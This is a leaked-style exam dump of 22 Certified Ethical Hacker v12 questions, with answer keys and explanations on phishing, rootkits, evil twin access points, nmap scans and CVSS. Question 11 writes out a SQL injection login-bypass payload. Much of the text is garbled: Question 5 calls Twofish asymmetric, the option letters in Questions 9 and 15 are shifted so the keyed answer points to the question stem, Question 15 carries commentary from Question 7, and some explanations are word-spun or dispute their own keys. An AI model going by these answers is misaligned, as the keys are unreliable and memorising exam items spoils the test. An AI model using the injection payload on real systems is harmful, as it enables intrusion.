Eccouncil.312-50v12.vApr-2024.by.Tany.146q

Number: 312-50v12
Passing Score: 800
Time Limit: 120
File Version: 12.0

Exam Code: 312-50v12
Exam Name: Certified Ethical Hacker v12 Exam

Exam A

QUESTION 1

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.

B. You do not check; rather, you immediately restore a previous snapshot of the operating system.

C. Upload the file to VirusTotal.

D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Correct Answer: D
Section:

QUESTION 2

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB

B. WINS.MIB

C. DHCP.MIS

D. MIB_II.MIB

Correct Answer: A
Section:
Explanation:

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts ¦ HOSTMIB.MIB: Monitors and manages host resources ¦ LNMIB2.MIB: Contains object types for workstation and server services ¦ MIBJI.MIB: Manages TCP/IP- based Internet using a simple architecture and system ¦ WINS.MIB: For the Windows Internet Name Service (WINS)

QUESTION 3

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's dat a. What type of attack is this?

A. Phishing

B. Vlishing

C. Spoofing

D. DDoS

Correct Answer: A
Section:
Explanation:

https://en.wikipedia.org/wiki/Phishing

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message,

or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.
An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.
An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.
Incorrect answers:
Vishing https://en.wikipedia.org/wiki/Voice_phishing
Voice phishing, or vishing, is the use of telephony (often Voice over IP telephony) to conduct phishing attacks.
DDoS https://en.wikipedia.org/wiki/Denial-of-service_attack
A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.
DDoS attacks achieve effectiveness by utilizing multiple compromised computer systems as sources of attack traffic. Exploited machines can include computers and other networked resources such as IoT devices.
Spoofing https://en.wikipedia.org/wiki/Spoofing_attack In the context of information security, and especially network security, a spoofing attack is a situation in which a person or program successfully identifies as another by falsifying data, to gain an illegitimate advantage.

QUESTION 4

Steve, an attacker, created a fake profile on a social media website and sent a request to Stell a. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft
B. Baiting
C. Honey trap
D. Piggybacking

Correct Answer: C
Section:
Explanation:
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.
Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.
For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

QUESTION 5

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm
B. HMAC encryption algorithm
C. IDEA
D. Blowfish encryption algorithm


Correct Answer: A
Section:
Explanation:
Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.

Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext.
Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .
How Secure is Twofish?
Twofish is seen as a really secure option as far as encryption protocols go. one among the s that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks.
Twofish is during this category.
Because Twofish uses "pre-computed key-dependent S-boxes", it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk.
There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitue a practical break within the cipher.
Products That Use Twofish GnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.
KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.
Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes.
Creating a database is straightforward , just create the database, set your master password.
PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail , so make certain to never put sensitive information in these fields when using PGP.
TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices.
With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. this suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

QUESTION 6
Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium
B. Low
C. Critical
D. High

Correct Answer: A
Section:
Explanation:
Rating CVSS Score
None 0.0
Low 0.1 - 3.9
Medium 4.0 - 6.9
High 7.0 - 8.9
Critical 9.0 - 10.0
https://www.first.org/cvss/v3.0/specification-document The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.
Qualitative Severity Rating Scale
For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.



Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

QUESTION 7

jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving

Correct Answer: C
Section:
Explanation:
An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.
This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.
The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred.
When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts thetransaction, since it's sent through their equipment. The attacker is additionally ready to hook upwith other networks related to the users' credentials.
Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

QUESTION 8

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability.
He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

A. Red hat
B. white hat
C. Black hat
D. Gray hat

Correct Answer: B
Section:
Explanation:
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic

cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission.

White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams.

While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A fullblown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the longterm con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.

Some other methods of completing these include:

- DoS attacks
- Social engineering tactics
- Reverse engineering
- Network security
- Disk and memory forensics
- Vulnerability research
- Security scanners such as:

– W3af

– Nessus

– Burp suite

- Frameworks such as:

– Metasploit

- Training Platforms

These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

QUESTION 9

You are a penetration tester tasked with testing the wireless network of your client Brakeme S

A. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

B. Dragonblood

C. Cross-site request forgery

D. Key reinstallation attack

E. AP Myconfiguration

Correct Answer: A

Section:

Explanation:

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:

"The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy.

Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks." Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.

Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi- Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.

What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future.
To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

QUESTION 10
To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?

A. Mypervisor rootkit
B. Kernel toolkit
C. Hardware rootkit
D. Firmware rootkit

Correct Answer: B
Section:
Explanation:
Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel- mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

QUESTION 11
Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as ''or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

A. Null byte
B. IP fragmentation
C. Char encoding
D. Variation

Correct Answer: D
Section:
Explanation:
One may append the comment "–" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the — operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be 'OR '1'='1' ; — Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = ' " + passwd + " ' ; " Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';– + " ' AND 'password' = ' " + passwd + " ' ; " All the records from the customer database would be listed.
Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.
Variation is an evasion technique whereby the attacker can easily evade any comparison statement.
The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments.
Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

QUESTION 12

While browsing his Facebook teed, Matt sees a picture one of his friends posted with the caption.
"Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate.
Matt responds to the questions on the post, a few days later. Mates bank account has been accessed, and the password has been changed. What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.
B. Matt's bank-account login information was brute forced.
C. Matt Inadvertently provided his password when responding to the post.
D. Matt's computer was infected with a keylogger.

Correct Answer: A
Section:

QUESTION 13
jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information.
What is the attack technique employed by Jane in the above scenario?

A. website mirroring
B. Session hijacking
C. Web cache poisoning
D. Website defacement

Correct Answer: A
Section:
Explanation:

A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites.
A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.
If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.
Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access.
Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

QUESTION 14
An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Product-based solutions
B. Tree-based assessment
C. Service-based solutions
D. inference-based assessment

Correct Answer: D
Section:

Explanation:
In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

QUESTION 15

A. ....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there." Fill in the blank with appropriate choice.
B. Evil Twin Attack
C. Sinkhole Attack
D. Collision Attack
E. Signal Jamming Attack

Correct Answer: A
Section:
Explanation:
https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)
An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.
The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.
An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.
ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

QUESTION 16
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk
B. Impact risk
C. Deferred risk
D. Inherent risk

Correct Answer: A
Section:
Explanation:
https://en.wikipedia.org/wiki/Residual_risk
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
. Residual risk = (Inherent risk) – (impact of risk controls)

QUESTION 17
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures.
Which tool can be used to perform session splicing attacks?

A. tcpsplice
B. Burp
C. Hydra

D. Whisker

Correct Answer: D
Section:
Explanation:
«Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.» Did you know that the EC-Council exam shows how well you know their official book? So, there is no "Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.
https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.
By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.
NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.

QUESTION 18
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?

A. nmap -T4 -q 10.10.0.0/24
B. nmap -T4 -F 10.10.0.0/24
C. nmap -T4 -r 10.10.1.0/24
D. nmap -T4 -O 10.10.0.0/24

Correct Answer: B
Section:
Explanation:
https://nmap.org/book/man-port-specification.html
NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.
«nmap -T4 -F 10.10.0.0/24» This option is "correct" because of the -F flag.
-F (Fast (limited port) scan) Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.
Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

QUESTION 19
Which of the following is the BEST way to defend against network sniffing?

A. Using encryption protocols to secure network communications
B. Register all machines MAC Address in a Centralized Database
C. Use Static IP Address
D. Restrict Physical Access to Server Rooms hosting Critical Servers

Correct Answer: A
Section:
Explanation:
https://en.wikipedia.org/wiki/Sniffing_attack
To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required,

VPN (Virtual Private Networks) can be used to provide secure access to users.
NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors.
The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

QUESTION 20
Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end-to-end encryption of the connection?

A. SFTP
B. Ipsec
C. SSL
D. FTPS

Correct Answer: B
Section:
Explanation:
https://en.wikipedia.org/wiki/IPsec
Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs).
IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to- host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection.
The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.
Incorrect answers:
SFTP https://en.wikipedia.org/wiki/File_Transfer_Protocol#FTP_over_SSHFTP over SSH is the practice of tunneling a normal FTP session over a Secure Shell connection.[27]Because FTP uses multiple TCP connections (unusual for a TCP/IP protocol that is still in use), it isparticularly difficult to tunnel over SSH. With many SSH clients, attempting to set up a tunnel for thecontrol channel (the initial client-to-server connection on port 21) will protect only that channel;when data is transferred, the FTP software at either end sets up new TCP connections (data channels)and thus have no confidentiality or integrity protection.
FTPS https://en.wikipedia.org/wiki/FTPS FTPS (also known FTP-SSL, and FTP Secure) is an extension to the commonly used File Transfer Protocol (FTP) that adds support for the Transport Layer Security (TLS) and, formerly, the Secure Sockets Layer cryptographic protocols.
SSL https://en.wikipedia.org/wiki/Transport_Layer_Security Transport Layer Security (TLS), and its now-deprecated predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communications security over a computer network.
Several versions of the protocols are widely used in applications such as web browsing, email, instant messaging, and voice over IP (VoIP). Websites can use TLS to secure all communications between their servers and web browsers.
NOTE: All of these protocols are the application layer of the OSI model.

QUESTION 21
You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.
What may be the problem?

A. Traffic is Blocked on UDP Port 53
B. Traffic is Blocked on TCP Port 80
C. Traffic is Blocked on TCP Port 54
D. Traffic is Blocked on UDP Port 80

Correct Answer: A
Section:
Explanation:
Most likely have an issue with DNS.
DNS stands for "Domain Name System." It's a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.

Think of the DNS system as the internet's phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people's names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.
NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.
The 8 steps in a DNS lookup:
1. A user types 'example.com' into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver; 2. The resolver then queries a DNS root nameserver; 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD; 4. The resolver then requests the .com TLD; 5. The TLD server then responds with the IP address of the domain's nameserver, example.com; 6. Lastly, the recursive resolver sends a query to the domain's nameserver; 7. The IP address for example.com is then returned to the resolver from the nameserver; 8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially; Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:
9. The browser makes an HTTP request to the IP address; 10. The server at that IP returns the webpage to be rendered in the browser.
NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests.
And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

QUESTION 22
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet
B. Abel
C. Netstumbler
D. Nessus

Correct Answer: A
Section:
Explanation:
